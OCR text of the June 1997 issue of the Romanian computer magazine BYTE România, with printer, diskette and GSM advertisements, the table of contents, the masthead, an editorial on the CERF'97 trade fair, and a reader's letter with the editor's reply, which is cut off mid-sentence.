
Authorized Distribution Partner/
DSP for Romania

FORTE
COMPUTERS
Flexibility.Made in Romania

digital PC
Authorized Reseller

Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY



VIN LASERELE !

După 15 ani de experiență în tehnologia laser, Minolta lansează acum o nouă linie de imprimante. Arată ca și cum ar veni din spațiul cosmic, dar nu ocupă decât jumătate din spațiul la care v-ați fi așteptat. O gamă completă de imprimante laser, de la unități desktop mai mici până la imprimante de rețea full color, toate având procesoare RISC incorporate care permit o viteză de imprimare nemaiîntâlnită până acum în univers. Iată ceea ce numim noi imagine dincolo de imaginație.

PC MAGAZINE

IMPRIMANTA MINOLTA PAGEPRO 6 A FOST DESEMNATĂ "NUMĂRUL UNU ÎN TOPUL PRODUSELOR DIN ACEASTĂ CATEGORIE" ÎN EDIȚIA BRITANICĂ A PC MAGAZINE, NR. 10 DIN OCTOMBRIE 1996.

Imprimante Minolta PagePro

MINOLTA

Completați și trimiteți prin fax
Veți primi informații cu viteza luminii

Numele: ____________________

Firma: ____________________

Adresa: ____________________

Telefon/Fax: ____________________

Minolta România S.R.L., Șoseaua Oltenitei
nr. 35-37, sector 4, București 79656
Fax: 01/330.25.47

CEL MAI

MIC PREȚ

AL PERFORMANȚEI

www.salient.ro

SALIENT

SALIENT Group

București: Calea Floreasca nr. 242
Tel: 01-2305791, 2321045
Fax: 01-2321045
Timișoara: Piața Timișoara 700 nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANTIE

SALIENT • STANDING OUT in Computer & Networking Technology

E mai
mult decât stocare.
Este
chiar o protejare
a informațiilor.
IMATION
3M
High Density DS,HD
Haute densité
Diskettes/Disquettes
Lifetime Warranty

Noi știm ce vă trebuie! Știm că stocarea informației nu este niciodată foarte sigură, lucru pe care IMATION îl cunoaște. Imation este o companie americană a cărei cifră de afaceri este de 2.25 miliarde USD, lider mondial în domeniul informației și procesării imaginii, care include de fapt fostul departament de medii magnetice al Companiei 3M. Deoarece IMATION înțelege solicitările dumneavoastră, vine în întâmpinare cu noi produse de stocare cum ar fi LS-120. IMATION este liderul mondial în comercializarea dischetelor de 3,5" și a casetelor TRAVAN™ și are o experiență de mai bine de un deceniu în medii optice și reproduceri pe și de pe CD-Rom. Dacă aveți în vedere siguranța stocării informațiilor, atunci ați găsit produsul potrivit. Adresați-vă paginii internet http://www.imation.com pentru a afla de ce IMATION **este lider mondial în medii magnetice**

IMATION
Borne of 3M Innovation
tel:092-200722
fax:01-3129302

Imation este cotată la Bursa de valori din New York
având simbolul imn. © Imation 1997.

dialog
dialog

Când febra afacerilor crește și ai de rezolvat situații urgente sau când trebuie imediat să suni acasă pe cei dragi, ai nevoie de Dialog.

Pentru că prin Dialog, chiar de la lansare, ai la dispoziție într–adevăr cea mai bună acoperire – marile orașe din România și toate drumurile dintre acestea.

Contează de acum pe Dialog, serviciul GSM oferit de Mobil Rom, care te ajută să comunici în deplină libertate, oriunde te-ai afla: acasă ori în vacanță, la birou sau în deplasare. Pentru a fi întotdeauna în legătură cu cine ai nevoie.

Dialog vă oferă o acoperire pe măsura cerințelor voastre.

Contează pe Dialog, care oferă un sistem de tarife cu adevărat accesibile, dimensionate pentru bugetele tuturor.

Nu mai aștepta și sună acum la 203.33.33.

dialog Mobilul serviciilor noastre

MOBIL ROM

BYTE ROMÂNIA

Iunie 1997, vol. 3, nr. 6

COVER STORY

CINE SE MUTĂ?

Welcome
1011100101

De Peter Wayner 56

Nu vă mutați încă pe Internet. Așteptați tehnologia fiabilă de autentificare.

RAPORT SPECIAL

Regulile jocului
43

De Michael Barnes și David Kelly

Regulile activității vă vor ajuta să faceți ordine în datele firmei.

O carieră în modelarea datelor
47


De J. L. Weldon

Un model de date organizat vă economisește timpul la proiectare.

Ce-i nou în RAD?
51

De David S. Linthicum

Ce veți vedea în următoarele versiuni ale uneltelor RAD.



TEHNOLOGII DE STOCARE

Dispozitive de stocare amovibile
101

De Mircea Sabău


Există azi două segmente de piață: cel al discurilor hard și cel al discuririlor flexibile.

CONSTRUIREA APLICAȚIILOR DE REȚEA

Echilibrați încărcarea cu Transaction Server
109

De Barry Nance

Vă puteți desfășura activitățile cu Microsoft Transaction Server?




TEHNOLOGII PENTRU PERIFERICE

Sisteme DVD
105

De Mircea Sabău

Discurile video digitale vor fi noul mediu de distribuție pentru video digital.



EDITORIAL

Târgul
8

INBOX

10

BITS

Pentium II domină 12

Best of CeBIT 13

MMX OverDrive 16

Videocomunicaţii 19

EVENIMENT

CERF'97

Distincţiile Best of CERF
21

Ziua comunicaţiilor la CERF
25

INTERVIU

AS/400 pentru depozite de date
27
Mircea Sârbu de vorbă cu dl. Larry Youngren.

WEBMASTER

Tehnologiile „push" - difuzarea pe Web
79
De Radu Greab

LAB REPORT

HARDWARE

CD-ROM centralizat
66
De redactorii BYTE
Testul a şase servere de CD-ROM trădează performanţe de la superb la deplorabil.

SOFTWARE

Firewall pentru NT şi Unix
74
De David Seachrist şi Helen Holzbaur
Oamenii încercă să pătrundă în reţeaua dvs. prin Internet. Am testat nouă pachete care vă ajută să împiedicaţi pătrunderea de către infractori în reţeaua proprie.

SURFING

BEST OF CERF

Cele mai bune site-uri din România
82
De Crystian Matei

PREZENTĂRI

SOFTWARE

Integritatea publicaţiilor
85
De Crystian Matei

Canvas 5
87
De Crystian Matei

WhatsUp Gold
89
De Bogdan Crainicu

CorelDraw 7
91
De Valics Lehel
Corel 7 este o versiune matură şi stabilă care se învaţă mai uşor.

INTERNET

Prietenul Web pentru Oracle
93
De Robert J. Muller

WebSpeed
95
De Răzvan Nedelcu
Tranzacţii pe Internet.

Reţeaua ca supercomputer
113
De Dan Grigoraş
Programarea aplicaţiilor performante pe sisteme distribuite.

CE-I NOU

Cip 3Com pentru NetPC 118

Reţea în primării 121

FORBES

Calculatoare de reţea
123
De Harrison Forbes

COMENTARIU

Viitorul informaticii
127
De Dan Iancu

ULTIMA

Izbuc
130
De Iosif Fettich

FUNDAMENTE

BAZE DE DATE

Date potrivite la momentul potrivit
31
Publish & Subscribe promite livrarea informaţiilor personalizate.

SISTEME DE OPERARE

Inferno: Un SO actual
33
Scalabil de la sisteme de buzunar la servere performante.

REŢELE

Siguranţa ATM, partea I-a
35
Cum realizaţi redundanţă prin conectarea cablurilor ATM.

UC

Smartcard mai inteligent şi mai sigur
37
Un nou circuit pentru smardcard oferă securitate.

PROGRAMARE

O introducere la Objective-C
39
Iată cum se deosebeşte Objective-C de C++.

CASETA REDACŢIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ŞEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACŢIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACŢIA:
Mircea Sabău (msabau@agora.ro)
REDACTORI ASOCIAŢI:
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Cristian Matei (cmatei@agora.ro)
Harrison Forbes (Chicago);
Radu Greab (Târgu-Mureş);
Bogdan Crainicu (Târgu-Mureş);
Răzvan Nedelcu (Bucureşti);
Dan Grigoraş (Iaşi);
Dan Iancu (Boston);
CORECTURA:
Aurora Laslo
TEHNOREDACTARE:
Réman László, Valics Lehel

ADMINISTRAŢIE: Ingrid Maier
MARKETING: Gabriela Bucşa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUŢIE: Ştefan Curtifan,
Doina Ceşa, Natalia Vânău
REPREZENTANŢĂ BUCUREŞTI:
Daniela Pastramă, tel: (01)-3309281
fax: (01)-3309285
C.P. 94 O.P. 49 Bucureşti
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tîrgu Mureş
TELEFON: (065) 16.65.16, 16.62.57
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: redactia@agora.ro
WEB: http://www.agora.ro/

Primim cu plăcere materialele dvs. cu condiţia ca ele să se încadreze în profilul revistei şi să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacţia îşi rezervă dreptul de a edita şi publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus şi retipărit în acest număr aparţine companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest şi InterMark sunt mărci înregistrate McGraw-Hill, Inc.

ILUSTRAŢIA COPERTEI: VICTOR GAD © 1997

Târgul

Avem un târg adevărat. Un târg de calculatoare și produse electronice sau, mai pe scurt, CERF. Sper că de acum înainte târgul organizat de Comtek Expositions ne va oferi în fiecare primăvară produsele de vârf ale industriei de calculatoare și comunicații. Este ocazia unică pentru noi de a vedea împreună cele mai importante firme din domeniu, firme românești sau mari companii din străinătate.


CERF'97 a fost cea de a șasea ediție a manifestării – devenită de acum tradițională – și prima care s-a desfășurat în hangarele de la ROMAERO Băneasa, special amenajate pentru această manifestare. Târgul a fost de amploare, pe cei 12.000 m2 utilizați și-au prezentat produsele și serviciile peste 350 de firme. Este un semn că deschiderea țării către lume se manifestă concret câteodată. Este și un semn al dificultăților acestei deschideri, dacă ținem seama că acest amplasament cu greu poate fi considerat potrivit pentru o astfel de manifestare. Cu tot efortul meritoriu depus de organizatori, cu tot „sprijinul și atenția președinției și guvernului“ (conform afirmațiile organizatorilor), în anumite momente ne-am simțit ca acasă. La rubrica Inbox puteți citi anumite observații critice. Ar fi mai multe, dar și organizatorii au câștigat experiență. Sperăm că la anul, comparația pe care o pot fericiții care au văzut și CeBIT va fi mai favorabilă. Este nevoie însă de un efort comun din partea organizatorilor, participanților și chiar a vizitatorilor.

Au fost multe produse interesante la CERF'97. BYTE România a anunțat din timp că le va premia pe cele mai interesante, astfel că distincțiile „BYTE România BEST of CERF'97“ au fost decernate pentru prima dată la această ediție a târgului. Puteți afla mai multe despre produsele premiate în paginile din acest număr dedicate evenimentului. Regret că nu au fost mai multe premii, pentru că produse ca TeamWare de la ICL (www.teamware.com), O2 de la Silicon Graphics, situl Web pentru România realizat de grupul Sysnet de la ICI (www.ici.ro/romania/ hompage.html) sau chiar NetBox de la AFROM ar fi meritat cu siguranță câte o distincție. Anul viitor vor fi cu siguranță mai multe categorii și sper că firmele se vor înscrie din timp, pentru ca să le putem evalua produsele.

Computer Press Agora a avut, desigur, stand la târg și trebuie să mulțumim tuturor celor care ne-au vizitat. Evenimentul deosebit rezervat de editură pentru cei interesați de cartea de specialitate a fost lansarea ediției în limba română a cărții „Rețele de calculatoare“, ediția a treia, de Andrew S. Tanenbaum. Traducerea a fost făcută de un colectiv de la Institutul Politehnic din București, colectiv coordonat de prof. dr. ing. Valentin Cristea, prof. dr. ing. Irina Athanasiu și prof. dr. ing. Eugenia Kalisz, ceea ce garantează calitatea traducerii acestei cărți fundamentale.

Conferințele au o importanță deosebită la orice târg de specialitate. Cele desfășurate la CERF '97 (programul lor a fost publicat în numărul din aprilie) s-au bucurat de succes, cu toate că a fost destul de dificilă localizarea sălilor în imensitatea spațiului de la ROMAERO. Participarea a fost numeroasă și majoritatea expunerilor au fost urmărite cu mare interes de publicul prezent. Dintre prezentările pe care le-am putut urmări mi s-au părut foarte interesante cele ale firmelor Oracle, Sun (Romsys), Glossy, Logimax, Tornado și Net Brinel, dar sunt convins că au fost și altele, la care nu am reușit să particip. În acest număr, puteți afla detalii de la ziua dedicată telecomunicațiilor în România.

Mesele rotunde au fost de la început considerate foarte importante. Problemele dezbătute în cadrul meselor rotunde sunt de importanță vitală pentru evoluția tehnicii de calcul și comunicațiilor din România. Am înregistrat dezbaterile și vom reveni la subiectele principale. Aici




doresc doar să mulțumesc invitaților noștri care ne-au onorat cu prezența. Nu pot să nu menționez totuși câteva probleme. Cea mai gravă mi se pare lipsa legislației specifice pentru domeniul informaticii, în legislația actuală existând doar mențiuni vagi, ca de exemplu în legea dreptului de autor. Acest lucru duce la paralizarea unei întregi ramuri industriale cu potențial ridicat, cum este industria de software și prelucrarea datelor. Legiuitorii manifestă un dezinteres total pentru acest domeniu și consecințele pot fi dezastruoase. O altă problemă este emigrarea masivă a absolvenților instituțiilor de învățământ superior de specialitate. Și evident, mai sunt multe. Amintesc doar că Sun a donat un server performant pentru politehnica din București și... nu s-a găsit sală unde să fie pus!

Nu aș vrea să închei – ca tov. Jdanov la PCUS – afirmând că „mergem din succes în succes“. Dar, oricine circulă cu ochii deschiși a putut să vadă un târg mai bun decât cel de anul trecut, un târg care anunță integrarea României în circuitul mondial al valorilor domeniului IT. La revedere, la CERF'98.■


Darvas Attila

adarvas@agora.ro



STABILIŢI NOI STANDARDE DE CALITATE CU IMPRIMANTELE CANON BUBBLE JET

Cu seria de imprimante Canon bubble-jet BJC-240, BJC-4200 şi BJC-4550 şi folosind kit-ul opţional Canon Photo, nu veţi mai putea deosebi realitatea de imaginea imprimată. Imprimantele bubble-jet, concepute şi dezvoltate de Canon, oferă performanţe de invidiat atât din punct de vedere al calităţii imprimării cât şi al vitezei, eficienţei şi silenţiozităţii în funcţionare. Indiferent dacă sunt folosite în particular sau în medii organizate de lucru, pentru reproducerea de documente alb/negru sau color, în volum mai mic sau mai mare, rezultatele sunt la fel de remarcabile. Mai mult. Pentru a reproduce cât mai fidel imagini, nu trebuie decât să folosiţi kitul opţional Canon Photo, conceput special pentru seria de imprimante Canon bubble-jet. Filozofia care îi stă la bază este simplă: un print al unei fotografii trebuie să arate ca o fotografie. Incredibil? Da! Imposibil? Nu! Sistemul Photorealism, brevetat de Canon, asigură o reproducere fidelă şi fără granulaţie a tonurilor de culoare şi dă culorii adâncimea necesară unui rezultat cu adevărat apropiat de realitate. Nuanţe subtile, cum ar fi tonurile pielii, sunt redate perfect datorită acurateţii punctului de imprimare şi a cernelurilor special concepute pentru kit-ul Canon Photo.



NUMAI CU O
IMPRIMANTĂ
CANON PUTEŢI
FACE MAI
MULT!

Canon
Descoperă plăcerea de a lucra cu el

Reprezentanţă România
World Trade Center Bucureşti,
B-dul Expoziţiei 2, intr. D, birou 1.06,
tel. 01-223 38 54, fax. 01-223 42 36

Wholesalers: Bucureşti: *ROMUS* tel (01)230 16 50 • *TORNADO SISTEMS* tel (01) 667 28 23; Constanţa: *TORNADO SISTEMS* tel (041) 618 580
Resalers: Bucureşti: • **BLUE RIDGE INT.** tel (01) 210 68 28 • **DECK COMPUTER** tel (01) 211 84 03 • **DIGITAL PRO SYSTEM** tel (01) 250 65 27 • **KT COMPUTERS** tel (01) 311 19 62 • **ORCAS BIROTICA** tel (01) 210 30 93 • **RAFFLES COMPUTERS** tel (01) 311 26 82 • **SOTA** tel (01) 232 0388; **Arad: ELECTRONIC SHOP** tel (057) 289 642; **Bacău: MICROSISTEM CONEX** tel. (034) 117 411; **Baia Mare: MONS MEDIUS** tel (062) 434 541; **Braşov: SYSTEM** tel (068) 318 663 • **COSIDOR COM** tel (068) 310 537; **Cluj:** • **SOFT GROUP** tel (64) 430 000 • **GENETYP** tel (064) 190 787; **Craiova: DECAROM SERVICE** tel (051) 132 954; **Deva: TOP TECH** tel (054) 213 871; **Iaşi: UNIVERSAL R.X.** tel (032) 212 660 • **OPEN SYSTEM** tel (032) 225 141; **Oradea: TONER** tel (059) 430 665; **Piteşti: OPEN SYSTEM** tel (048) 219 000; **Sibiu: ECO COPY & PRINT** tel (069) 213 189; **Suceava: ASSIST SOFTWARE** tel (030) 521 100; **Timişoara: ASSITEC** tel (056) 190 337 • **EASTERN DIGITAL** tel (056) 221 443; **Zalău: MAGIC COMPUTER** tel (060) 616 099

inbox

Dragi prieteni,

Sunt un cititor constant nu doar al publicaţiilor dv., ci şi al presei informatice. Am calculator şi câteva kg bune de reviste şi cărţi de profil, româneşti şi străine, adunate, primite şi cumpărate de mai bine de 11 ani, de când am fost cuprins de „microb“.

Am câteva remarci de făcut despre activitatea dv.:

Faceţi lucruri extraordinare şi îmi dau seama de nivelul de competenţă pe care l-aţi atins.

Gata cu laudele, încep cu critica. Priviţi paginile publicitare cu premiile pentru abonament plus chestionarul. La prima, în partea de jos scrie „... să completaţi şi returnaţi talonul de abonament...“. Sunteţi buni în informatică şi în a o publica dar, să mă iertaţi, sunteţi slabi comercianţi. Aţi omis tocmai partea care vă interesa cel mai mult. Unde se află, domnilor, pagina cu talonul de abonament în Byte? [...]

Comentarii la Chestionar.

Pct. 6 - Domnilor, ne omorâţi efectiv cu TCP/IP, servere, intranet, Internet, reţele, reţele, reţele, sisteme informatice de gestiune, etc. Înţeleg că revista are un anumit profil. Trebuie să vă spun că ea nu circulă doar în cadrul restrâns (la noi) al celor care utilizează astfel de chestii. Revista se află în vânzare la chioşcuri, pe unde trece omul obişnuit, care n-are, săracul, bani nici de-un 386. Aveţi câteva rubrici „cu picioarele pe pământ“, ca CPU, sisteme de operare, prezentări, etc., care în 1-2 pagini spun multe. De aici şi până a da diagrame despre cum funcţionează nu ştiu ce sistem de securitate este cale lungă. Mai gândiţi-vă. La ponderea acestor articole, nu la schimbarea profilului şi stilului revistei.

Pct. 15 - Conţinut editorial. Vă spun doar un lucru. Aţi răsfoit vreodată o revistă americană de calculatoare ? (scuze...) Eu am un teanc de reviste franţuzeşti (SVM) şi doar un număr PC World (USA). Dacă pentru americani (un popor destul de „computer literate“, că altfel n-ar fi acolo unde este azi) se dau mură-n gură informaţiile necesare, de ce veniţi dv. peste bietul român cu listinguri (sunt şi programator amator, deci înţeleg...), replicări în reţele, formatare HTML, etc.? Dacă ce e la voi e firesc să fie cunoscut de omul-care-cumpără-Byte-de-la-chioşc, înseamnă că americanii care citesc (de exemplu) PC World sunt efectiv handicapaţi mintal.

Chiar credeţi că Internetul ne va modifica viaţa atât de radical, nouă, românilor? Domnilor, cine spune că Internetul va ajunge să înlocuiască televiziunea sau clasicul telefon e rupt de realitate. Cum dracu' să se întâmple asta când pentru a accesa un site Web îţi ies peri albi, aştepţi de te saturi, ţi se întrerupe legătura de câteva ori sau, pur şi simplu, nu te poţi conecta? Şi, dacă s-a stabilit legătura, viteza este cea care este? Dacă un text formatat HTML se încarcă atât de greu şi vine Byte să mă convingă de 30 de canale TV în timp real pe Internet, cine greşeşte? E drept, e-mail-ul e rapid şi ieftin, informaţiile pe Net sunt copleşitoare, dar de aici până la televiziune, mai este. Şi apoi, la câţiva dolari pe oră, îţi piere cheful. În State plăteşti un abonament lunar şi gata. Aici, la noi, te conectezi de 10 ori şi gata salariul lunar.

Calitate tipar – deocamdată, din motive de costuri, primează informaţia şi mai puţin calitatea hârtiei şi tiparul.

Boca Dianu, Reşiţa.

Mulţumim în egală măsură pentru laudă şi pentru critică. În privinţa talonului de abonament şi a calităţilor noastre de comercianţi, s-ar putea să aveţi dreptate şi nu voi încerca să vă contrazic (dar ne vom strădui să rezolvăm mai bine problemele acestea). În celelalte puncte ale scrisorii dvs. aş avea câteva comentarii. Unul dintre criteriile cu care operăm pentru a verifica „contactul cu realitatea“ a unui subiect este să-l raportăm la problemele informatice ale firmei noastre (Computer Press Agora s.r.l.). Poate nu ştiţi: suntem o firmă mică (cca. 30 de angajaţi în Târgu-Mureş şi Bucureşti) şi nu tocmai bogată. „TCP/IP, servere, intranet, Internet, reţele, reţele, reţele, sisteme informatice de gestiune“ – toate sunt topice de mare interes pentru inginerii noştri de sistem şi pentru proiectanţii noştri de soft. Ce să mai zic atunci de întreprinderile mai mari (marea majoritate)? Cei care proiectează şi întreţin sistemele informatice ale întreprinderilor (fie ele mari sau mici) sunt oameni obişnuiţi, care trec prin faţa chioşcurilor de ziare. Şi aleg. Nu suntem o revistă de bricolaj informatic, suntem o revistă de „integrare tehnologică“. Nu uitaţi că şi Byte este o revistă americană. Fiecare revistă încearcă să abordeze un anumit segment de piaţă, să se adreseze unui anumit „grup-ţintă“. Una e să te adresezi utilizatorului final (cazul PC World) şi alta să te adresezi profesionistului (cazul Byte). Şi la noi şi la ei, profesioniştii informaticii sunt oamenii obişnuiţi, care trec prin faţa chioşcurilor. Şi aleg. Nu suntem o revistă de popularizare, suntem o revistă pentru profesionişti. Mai 